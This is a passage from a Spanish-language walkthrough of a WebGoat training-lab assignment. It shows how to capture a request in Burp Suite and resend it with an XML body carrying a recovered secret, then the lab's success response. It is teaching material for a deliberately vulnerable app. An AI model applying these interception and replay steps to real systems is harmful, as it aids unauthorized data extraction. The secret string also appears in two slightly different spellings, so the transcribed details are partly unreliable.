
WebGoat%208.0%20rocks...%20(Gqv8zpMBDP)

WebGoat 8.0 rocks... (Gqv8zpMBDP)

Copia el resultado de la decodificación URL en la caja del formulario inicial.



Captura la petición con Burp Suite y envíalo al “Repeater”



En “Repeater” haz clic en “Send”.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is `http://146.190.155.106:8080`. The request is a POST to `/WebGoat/xss/blind HTTP/1.1`. The response is an HTTP/1.1 200 OK with a JSON body indicating success.

Request:

```
POST /WebGoat/xss/blind HTTP/1.1
Host: 146.190.155.106:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 88
Origin: http://146.190.155.106:8080
Connection: close
Referer: http://146.190.155.106:8080/WebGoat/start.mvc
Cookie: JSESSIONID=cDq6m7mtSDNjAvlPMcAZZqChYeQPMaCZByssCAk
<?xml version="1.0"?>
<comment>
  <text>
    WebGoat 8.0 rocks... (GqvBspMbDP)
  </text>
</comment>
```

Response:

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 14 Nov 2023 04:21:41 GMT
{
  "lessonCompleted":true,
  "feedback":
    "Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment": "BlindSendFileAssignment",
  "attemptWasMade":true
}
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 12
- Response headers: 6

Done 399 bytes | 219 millis

Felicidades!, nuevo reto superado.